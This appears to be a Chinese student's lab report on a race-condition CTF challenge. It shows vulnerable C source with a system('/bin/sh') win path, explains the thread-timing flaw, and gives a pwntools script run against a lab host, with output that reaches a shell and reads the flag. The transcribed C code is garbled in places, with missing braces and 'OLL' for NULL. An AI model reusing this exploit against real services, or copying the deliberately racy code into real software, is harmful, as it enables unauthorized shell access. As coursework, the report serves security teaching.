

CS3312 Lab Race Condition

学号: 522031910439 姓名: 梁俊轩 2025年5月9日

1 代码逻辑

对源码进行分析:

```
//gcc chall.c -m32 -pie -fstack-protector-all -o chall
 #include<stdio.h>
 #include<stdlib.h>
 #include<string.h>
 #include <pthread.h>
 unsigned int a = 0;
 unsigned int b = 0;
 unsigned int a_sleep = 0;
 int flag = 1;
 int pstr1 = 1;
 int ret1;
 pthread_t th1;
 void * th_ret = NULL;
 void menu_go() {
     if(a_sleep == 0){
        a = a + 5;
     }else{
         a_sleep = 0;
     b = b + 2;
 int *menu_chance(){
     if(a<=b){
        puts("No");
         return 0;
     if(flag == 1){
        a_sleep = 1;
        sleep(1);
        flag = 0;
     else{
```



```
puts("Only have one chance");
   }
   return 0;
}
void menu_test() {
   if( b>a ){
      puts("Win!");
      system("/bin/sh");
      exit(0);
   }else{
      puts("Lose!");
      exit(0);
}
void menu_exit(){
   puts("Bye");
   exit(0);
}
void menu() {
   printf("***** race ****\n");
   printf("*** 1:Go\n*** 2:Chance\n*** 3:Test\n*** 4:Exit \n");
   printf("Choice> ");
   int choose;
   scanf("%d", &choose);
   switch(choose)
   {
   case 1:
      menu_go();
      break;
   case 2:
      ret1 = pthread_create(&th1, NULL, menu_chance, &pstr1);
      break;
   case 3:
      menu_test();
      break;
   case 4:
     menu_exit();
      break;
   default:
     return;
   return;
}
void init(){
  setbuf(stdin, OLL);
  setbuf(stdout, OLL);
   setbuf(stderr, OLL);
```



```
while (1)
{
    menu();
}

int main() {
    init();
    return 0;
}
```

2 漏洞分析

这个程序存在一个典型的 race condition 漏洞,可以通过精心控制线程执行顺序来绕过安全检查。 具体攻击原理如下

竞态条件:

- 程序在 menu_chance() 中创建线程执行检查和休眠操作
- 主线程继续执行 menu_go() 增加 a 和 b 的值
- 如果线程调度不当,可能导致 menu_chance() 中的检查和休眠操作与 menu_go() 的更新操作交错执行

由于每次 a 增加 5, b 增加 2, 所以在二者同时增加的情况下, a 一定会大于 b, 所以我们需要通过 menu_chance 函数来暂停 a 的增加, 使 b 增加 2, 直到 b 的值大于 a 的值, 触发"Win!" 条件。 因此我们的脚本可以设计成如下结构:

```
from pwn import *
import time

r=process("race")

r=remote("10.0.0.10", 40015)

r.recvuntil("Choice> ")

r.sendline(b"1\n")

r.sendline(b"2\n")
time.sleep(0.1)

r.sendline(b"1\n")
time.sleep(0.1)

r.sendline(b"2\n")
time.sleep(0.1)

r.sendline(b"1\n")
time.sleep(0.1)

r.sendline(b"1\n")
r.sendline(b"1\n")
r.sendline(b"3\n")
r.sendline(b"3\n")
```



然后在运行之后得到相应的结果,输出的 flag 结果为 flagrace_r3ce_Race!!!!:

```
test@240-18:~ python3 race.py
[!] Pwntools does not support 32-bit Python. Use a 64-bit release.
[!] Could not find executable 'race' in PATH, using './race' instead
[+] Starting local process './race': pid 678
[+] Opening connection to 10.0.0.10 on port 40015: Done
[*] Switching to interactive mode
**** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*********
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*********
Choice> **** race ****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
*******
Choice> Win!
 ls
flag
race
start.sh
cat flag
flag{race_r3ce_Race!!!!}
```






图 1 攻击结果